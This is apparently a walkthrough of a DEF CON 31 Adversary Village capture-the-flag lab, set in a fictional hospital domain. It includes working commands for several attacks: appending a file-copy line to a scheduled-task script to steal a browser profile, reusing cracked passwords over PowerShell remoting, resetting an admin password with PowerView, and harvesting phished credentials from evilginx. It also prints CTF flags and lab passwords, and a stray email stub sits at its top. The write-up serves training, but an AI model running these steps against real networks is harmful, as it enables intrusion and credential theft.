Message-ID: <TYOPR0101MB482000C5854A11DD8667D74EB10CB@TYOPR0101MB4820.apcprd01.prod.exchangelabs.com>
Content-Language: en-GB
Content-Type: multipart/alternative;
    boundary="__000_TYOPR0101MB482000C5854A11DD8667D74EB10CBTYOPR0101MB4820_"
MIME-Version: 1.0

-- __000_TYOPR0101MB482000C5854A11DD8667D74EB10CBTYOPR0101MB4820_
Content-Type: text/plain; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

Dear HR Team,

I hope this email finds you well. I am writing to inform you about a recent security incident involving our new security intern, Jason. Our Security Operations Center (SOC) team has detected that Jason's machine was compromised after he clicked on a phishing link.

As a precautionary measure, the SOC team has isolated Jason's machine from the network for the next 24 hours. This action is aimed at preventing any potential spread of malware or unauthorized access. During this isolation period, Jason's access to network resources will be temporarily suspended.

We are actively working on remediation steps and security checks to ensure that Jason's machine is thoroughly cleaned and secure before it is allowed to reconnect to our network. Our priority is to maintain the security and integrity of our systems and data.

If you have any questions or require further information, please do not hesitate to reach out to me directly at Emily.chen@adversayhealth.corp.

Thank you for your understanding and cooperation.

Best regards,
[Your Name]
System Administrator

-- __000_TYOPR0101MB482000C5854A11DD8667D74EB10CBTYOPR0101MB4820_
Content-Type: text/html; charset="iso-8859-1"
```

As the next step of compromise the threat actor performed a privilege escalation. Threat actor enumerated the scheduled tasks running on the machine and there is a **SystemCleanUp** task running every 5 minutes.

```
PS C:\Users\mrodri> schtasks /query /tn "\CleanUp\SystemCleanUp" /v /fo LIST
Folder: \CleanUp
HostName: WINVMHRO1
TaskName: \CleanUp\SystemCleanUp
Next Run Time: 8/24/2023 2:20:19 PM
Status: Ready
Logon Mode: Interactive only
Last Run Time: 8/13/2023 12:15:20 AM
Last Result: 0
Author: ADVERSARYHEALTH\mrodri
Task To Run: C:\Users\cleanup-operator\Desktop\run_clean.bat
Start In: N/A
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode, No Start On Batteries
Run As User: cleanup-operator
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule: Scheduling data is not available in this format.
Schedule Type: Daily
Start Time: 6:00:19 PM
Start Date: 8/6/2023
End Date: N/A
Days: Every 1 day(s)
Months: N/A
Repeat: Every: 0 Hour(s), 5 Minute(s)
Repeat: Until: Time: None
Repeat: Until: Duration: Disabled
Repeat: Stop If Still Running: Disabled
PS C:\Users\mrodri>
```

The scheduled task is using a bat file to run the cleanup PowerShell script **C:\Users\cleanup-operator\Desktop\clean-up.ps1**. Threat actor identified that the user **mrodr**i has the privileges to add additional lines to the PowerShell script and the **cleanup operator** user who runs the task has access to all the user profiles within the machine. The Threat actor used this privilege to copy the Firefox browser profile of **acarter** user (Support Desk) to the Public Downloads folder of the HR's machine **WINVMHR01**.

```
PS C:\Users\mrodr> echo 'Copy-Item -Path "C:\Users\acarter\AppData\Roaming\Mozilla\*" -Destination "C:\Users\Public\Downloads\" -Recurse' >> "C:\Users\cleanup-operator\Desktop\clean-up.ps1"
PS C:\Users\mrodr>
```

After 5 minutes, the scheduled task got executed and **acarter** user's browser profile is now copied to the Public Downloads folder of the machine **WINVMHR01**. Threat actor then exfiltrated the Mozilla browser profile and cracked the password to get the credentials of the **acarter** user.

A screenshot of a Firefox browser window showing the login history. The address bar says "about:logins#%7B09eec918-81a2-4c05-97b0-42b392c460bf%7D". The main content area shows one login entry:

helpdesk.remoteaccess.adversaryhealth.corp		Edit	Remove
Website address	<a href="https://helpdesk.remoteaccess.adversaryhealth.corp">https://helpdesk.remoteaccess.adversaryhealth.corp</a>		
Username	adversaryhealth\acarter	Copy	
Password	yqznAFW)bss5QoV;DUBRAt	Copy	
Created	Aug 8, 2023	Updated	Aug 8, 2023
			Used

The 4<sup>th</sup> flag will be on Cleanup Operator's Desktop:

### Flags

**Adversary\_Village\_CTF\_DC31{c174738a4000617c1e3bc5f944997d41}**

**Adversary\_Village\_CTF\_DC31{a20e370a28b1ba5e4b1189aa3803a285}**

## Challenge #3: Help Desk system

 Adversary City - Help Desk System

Exploitation



Challenge Description

The IT support Specialist of Adversary Health has privileges to access the hospital machines externally and run scripts to support other users for their day to day operations. Also there could be an internal machine used by the Support Specialist. Find a way to access the machine.

Using the credentials obtained from the browser profile, threat actor established a PowerShell remoting session to Support Desk user **acarter**'s machine.

```
[PS C:\Users\Public\Downloads> $securePassword = Read-Host "Enter password" -AsSecureString  
Enter password: *****  
PS C:\Users\Public\Downloads> $creds = New-Object System.Management.Automation.PSCredential ("adversaryhealth\acarter", $securePassword)  
PS C:\Users\Public\Downloads> Enter-PSSession -ComputerName "10.0.0.226" -Credential $creds  
[10.0.0.226]: PS C:\Users\acarter\Documents> ]
```

The 5<sup>th</sup> flag will be on **acarter**'s Desktop

Threat actor then enumerated the Support Desk user **acarter**'s machine and identified a few scripts stored in the Desktop used by the Support Desk. From one of the scripts, threat actor obtains an external access username and password.

```
[10.0.0.226]: PS C:\Users\acarter> cd Desktop  
[10.0.0.226]: PS C:\Users\acarter\Desktop> cd .\Support-Desk_Scripts\  
[10.0.0.226]: PS C:\Users\acarter\Desktop\Support-Desk_Scripts> ls  
  
Directory: C:\Users\acarter\Desktop\Support-Desk_Scripts  
  
Mode                LastWriteTime        Length Name  
----                -----          ----   
d-----        8/2/2023  12:51 PM           0 Secure  
-a----        7/31/2023  6:01 PM       1223 Reboot_User_Machine.ps1  
-a----        7/31/2023  6:00 PM       1989 Reset_User_Passwords.ps1  
-a----        8/8/2023   5:53 PM      2693 User_Machine_Status_Check.ps1  
  
[10.0.0.226]: PS C:\Users\acarter\Desktop\Support-Desk_Scripts> ]
```

```

        return $credential
    } else {
        return $null
    }
}

# File path for storing the encrypted credentials
$credentialFilePath = Join-Path -Path $secureFolder -ChildPath "encrypted_credentials.xml"

# Retrieve and decrypt credentials, optionally retrieving the plain text password
$retrievedCredential = Get-SecureCredentials -FilePath $credentialFilePath -RetrievePlainText

if ($retrievedCredential) {
    # Display credentials from the retrieved encrypted file
    Write-Host "Username: $($retrievedCredential.UserName)"
    Write-Host "Password: $($retrievedCredential)"
} else {
    # Prompt for username and password using Get-Credential
    $credential = Get-Credential -Message "Enter your credentials"

    # Save encrypted credentials
    Save-SecureCredentials -FilePath $credentialFilePath -Credential $credential

    # Display credentials
    Write-Host "Username: $($credential.UserName)"
    Write-Host "Password: $($credential)"
}


# Prompt for the remote computer name
$remoteComputerName = Read-Host "Enter the remote computer name"

try {
    # Ping the remote computer using the retrieved credentials
    Test-Connection -ComputerName $remoteComputerName -Credential $credential -Count 1
}
catch {
    Write-Host "Error: Unable to ping the remote computer."
    Write-Host "Details: $_"
}

#External Connection: support-desk01:lc)ttWthcdlxG8
[10.0.0.226]: PS C:\Users\acarter\Desktop\Support-Desk_Scripts> █


```


Since the Support Desk user may have the privileges to reset the password of users in an organization, threat actor logged in to the guacamole console and established a connection to the machine as the user **acarter**. Threat actor further used below commands to reset the password of the System Admin **echen**.



```
Import bookmarks... 🔥 Getting Started CTF Projects Exploit - EXPLIoT
PS C:\Users\acarter\Desktop> . .\PowerView.ps1
PS C:\Users\acarter\Desktop> $pass = ConvertTo-SecureString "zi!@,666oUj6$#B" -AsPlainText -Force
PS C:\Users\acarter\Desktop> set-domainuserpassword -identity echen -accountpassword $pass
PS C:\Users\acarter\Desktop>
```

Utilizing the external access credentials obtained from Support Desk user's machine, threat actor logged in to the Guacamole console and connect to the machine as **echen** user with the newly set password for **echen**.



A screenshot of a terminal window. The address bar shows the URL 18.217.221.239:8080/#/client/MwBjAHBvc3RncmVzcWw=. The menu bar includes options like Import bookmarks..., Getting Started, CTF Projects, and Exploit - EXPLIoT. The terminal output shows a Windows command prompt with the following text:

```
windows\system32\cmd.exeMicrosoft Windows [Version 10.0.17763.4645]
(c) 2018 Microsoft Corporation. All rights reserved.

adversaryhealth\echen@WINVMIN01 C:\Users\echen>
```

The 6<sup>th</sup> flag will be on **echen**'s Desktop

**Adversary\_Village\_CTF\_DC31{0234aaf57174c0236e4a212fc0abe916}**

## Challenge #4: External Access and Backups

### 💻 Adversary City - External Access and Backups

Exploitation



Challenge Description

The IT Support Team might have external access and has privileges to troubleshoot any external connection issues as well. Find a way to use what all has been found. Furthermore, The Infrastructure Admin is currently working on profile backups and one of the profile backups may have some information that would be useful to internal access. Find the backups.

After checking **echen's** emails, it is evident to the threat actor that that user **echen** has set up a phishing server at the IP address 10.0.0.35 for a mock phishing activity.

```
operable program or batch file.

adversaryhealth\echen@WINMIN01 C:\Users\echen\Desktop>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\echen\Desktop> cat .\isolation.eml
From: "soc@adversaryhealth.corp" <soc@adversaryhealth.corp>
To: "emily.chen@adversaryhealth.corp" <emily.chen@adversaryhealth.corp>
Subject: Isolation of Jason's Machine - Security Incident Report
Date: Mon, 7 Aug 2023 17:30:00 +0000
Message-ID: <TYOPRO101MB482000C5854A11DD8667D74EB10CE@TYOPRO101MB4820.apcprd01.prod.exchangelabs.com>
Content-Language: en-GB

Dear System Administrator,

I hope this email finds you well. We are writing to inform you about the recent security incident involving the isolation of Jason's machine from the network. While we understand that you conducted a demo phishing exercise, we would like to provide you with the details of our investigation.

Our Security Operations Center (SOC) detected a phishing attempt originating from the server with IP address 10.0.0.35. Although the exercise was initiated for educational purposes, the simulated phishing link was accessed by Jason, leading to a security alert. As a standard procedure, and in line with our security protocols, Jason's machine has been isolated from the network for a period of 24 hours to ensure no unauthorized access or potential spread of malware.

We appreciate your efforts to raise awareness about phishing and the importance of maintaining a vigilant cybersecurity posture. However, it's important to ensure that such exercises are well-communicated to the SOC team in advance to prevent unnecessary alarms and actions.

Please feel free to reach out if you have any further questions or concerns regarding this incident. We are here to support you and maintain the security of our network.

Thank you for your cooperation.

Best regards,
SOC Incident Response
Security Operations Center
PS C:\Users\echen\Desktop>
```

Threat actor then uses the SSH access key stored in the Documents folder of **echen's** machine and authenticated to the Phishing Server.

```
PS C:\Users\echen\Documents> cd '.\Phishing Infra\'  
PS C:\Users\echen\Documents\Phishing Infra> ls  
  
Directory: C:\Users\echen\Documents\Phishing Infra
```

Mode	LastWriteTime	Length	Name
-a----	7/31/2023 6:38 AM	2628	id_rsa.pem

```
PS C:\Users\echen\Documents\Phishing Infra> █
```

```
adversary@echen:~$ ssh -i ./id_rsa.pem echen@10.0.0.35  
PS C:\Users\echen\Documents\Phishing Infra> Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1040-aws x86_64)
```

```
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage
```

```
System information as of Thu Aug 24 14:35:55 UTC 2023
```

```
System load: 0.0 Processes: 109  
Usage of /: 14.3% of 19.20GB Users logged in: 0  
Memory usage: 6% IPv4 address for eth0: 10.0.0.35  
Swap usage: 0%
```

```
Expanded Security Maintenance for Applications is not enabled.
```

```
44 updates can be applied immediately.  
To see these additional updates run: apt list --upgradable
```

```
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status
```

```
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update
```

```
Last login: Thu Aug 10 15:55:10 2023 from 10.0.0.209  
echen@ip-10-0-0-35:~$ █
```

The 7<sup>th</sup> flag will be on the Phishing server

**Adversary\_Village\_CTF\_DC31{e5deb6525c1996fd44393dd09c6a3d36}**

**Adversary\_Village\_CTF\_DC31{ccb03528a96ce7713722f252e7fb0ae4}**

## Challenge #5: Social Engineering

 Adversary City - Social Engineering

recon



Challenge Description

The Infrastructure Admin may have previously accessed a server from which a social engineering attack was initiated. Find the server and exfiltrate data.


Return to Missions

On checking the sudo privileges for **echen**, threat actor identifies that **echen** user has the access to run the **evilginix** program as root.

```
Expanded Security Maintenance for Applications is not enabled.  
44 updates can be applied immediately.  
To see these additional updates run: apt list --upgradable  
  
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
  
Last login: Thu Aug 10 15:55:10 2023 from 10.0.0.209  
echen@ip-10-0-0-35:~$ sudo -l  
Matching Defaults entries for echen on ip-10-0-0-35:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User echen may run the following commands on ip-10-0-0-35:  
    (ALL) NOPASSWD: /opt/evilginx2/bin/evilginx  
echen@ip-10-0-0-35:~$ █
```

Threat actor then runs the **evilginix** program and obtains the password of the user **jpatel** which was captured earlier in the mock phishing.

```
(ALL) NOPASSWD: /opt/evilginx2/bin/evilginx
echen@ip-10-0-0-35:~$ sudo /opt/evilginx2/bin/evilginx
```



```
[14:36:40] [inf] loading phishlets from: /usr/share/evilginx/phishlets/
[14:36:40] [inf] loading configuration from: /root/.evilginx
[14:36:40] [inf] blacklist: loaded 0 ip addresses or ip masks
[14:36:40] [!!!] Failed to start nameserver on port 53

+-----+
| phishlet | author | active | status | hostname |
+-----+
| coinbase | @An0nud4y | disabled | available |          |
| facebook | @charlesbel | disabled | available |          |
| github | @audibleblink | disabled | available |          |
| outlook | @mrgretzky | disabled | available |          |
| tiktok | @An0nUD4Y | disabled | available |          |
| twitter-mobile | @white_fi | disabled | available |          |
| amazon | @customsync | disabled | available |          |
| citrix | @424f424f | disabled | available |          |
| linkedin | @mrgretzky | disabled | available |          |
| o365 | @jamescullum | disabled | available |          |
| onelogin | @perfectlylog... | disabled | available |          |
| airbnb | @ANONUD4Y | disabled | available |          |
| twitter | @white_fi | disabled | available |          |
| wordpress.org | @meitar | disabled | available |          |
| reddit | @customsync | disabled | available |          |
| booking | @Anonymous | disabled | available |          |
| instagram | @charlesbel | disabled | available |          |
| okta | @mikesiegel | disabled | available |          |
| paypal | @An0nud4y | disabled | available |          |
| protonmail | @jamescullum | disabled | available |          |
+-----+
:
: sessions 1
id : 1
phishlet : outlook
username : jason.patel@adversaryhealth.corp
password : c;JPi4&_2PVO;XJn3NXfe
tokens : empty
landing url : https://outlook.sdasdjsh.site/bLMTUnfP
user-agent : Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
remote ip : 162.158.170.44
create time : 2023-07-30 12:15
update time : 2023-07-30 12:15
:
```

Furthermore, on checking the **BackupStorage** folder on the **C** drive of **echen**'s machine, threat actor identified that there is a backup copy of **jpatel**'s windows user profile stored as an SMB share used by the System admin **echen** for backups\*\*.\*\* On navigating through **jpatel**'s user profile and threat actor finds an RDG file in the Documents folder.

```
PS C:\Users\etchen\Documents\Phishing Infrastructure> cd C:\
```

```
PS C:\> ls
```

```
Directory: C:\
```

Mode	LastWriteTime	Length	Name
d----	7/30/2023 6:12 PM		BackupStorage
d----	11/14/2018 6:56 AM		EFI
d----	5/13/2020 5:58 PM		PerfLogs
d-r---	8/7/2023 3:07 PM		Program Files
d----	8/7/2023 3:07 PM		Program Files (x86)
d-r---	8/11/2023 6:13 PM		Users
d----	7/29/2023 12:25 PM		Windows

```
PS C:\> █
```

The 8<sup>th</sup> flag will be in the Profile BackupStore SMB share

**Adversary\_Village\_CTF\_DC31{0c64758dd2e07375225da29d6ccae37d}**

## Challenge #6: Domain Account

### Adversary City - Domain Account

[Return to Missions](#)

Privilege escalation



#### Challenge Description

The information identified from one of the previous sections can lead to an account with special privileges. Get the NTLM hash of KRBTGT user and the flag will be Adversary\_Village\_CTF\_DC31{NTLM\_Hash}.

```
PS C:\> cd .\BackupStorage\  
PS C:\BackupStorage> ls
```

Directory: C:\BackupStorage

Mode	LastWriteTime	Length	Name
-d----	7/30/2023 6:12 PM	-----	echen
-d----	7/30/2023 6:12 PM	-----	jpatel

```
PS C:\BackupStorage> █
```

```
PS C:\BackupStorage\jpatel> cd ..\Documents\  
PS C:\BackupStorage\jpatel\Documents> ls
```

Directory: C:\BackupStorage\jpatel\Documents

Mode	LastWriteTime	Length	Name
-a----	7/30/2023 5:54 PM	-----	915 VAScanner-Connection.rdg

```
PS C:\BackupStorage\jpatel\Documents> █
```

To crack this **RDG** file, a shell access to **jpatel**'s profile is required. Threat actor reconnected to the Guacamole machine as **jpatel** user with the credentials obtained from phishing server and cracked the RDG file to get the credentials of the **nscanner** Service account.


Import bookmarks... Getting Started CTF Projects Exploit - EXPLIoT

windows\system32\cmd.exe Microsoft Windows [Version 10.0.17763.4645]  
(c) 2018 Microsoft Corporation. All rights reserved.

adversaryhealth\jpatel@WINVMIN01 C:\Users\jpatel>

```
<?xml version="1.0" encoding="utf-8"?>
<RDCMan programVersion="2.93" schemaVersion="3">
  <file>
    <credentialsProfiles />
    <properties>
      <expanded>True</expanded>
      <name>VAScanner-Connection</name>
    </properties>
    <server>
      <properties>
        <name>VA-Scan-Server</name>
      </properties>
      <logonCredentials inherit="None">
        <profileName scope="Local">Custom</profileName>
        <userName>adversaryhealth.corp\ncscanner</userName>
        <password>AQAAANCMnd8BFdERjHoAwE/C1+sBAAAAw9a3Coehb0GFiQg0uZB9DQAAAACAAAAAADZgAAw
        <domain>adversaryhealth.corp</domain>
      </logonCredentials>
    </server>
  </file>
  <connected />
  <favorites />
  <recentlyUsed />
</RDCMan>
```

Using the credentials of the **ncscanner** user, threat actor reconnected again to the machine.



← → ⌂ ⌂ 18.217.221.239:8080/#/client/MwBjAHBvc3RncmVzcWw= ⭐ ⓘ

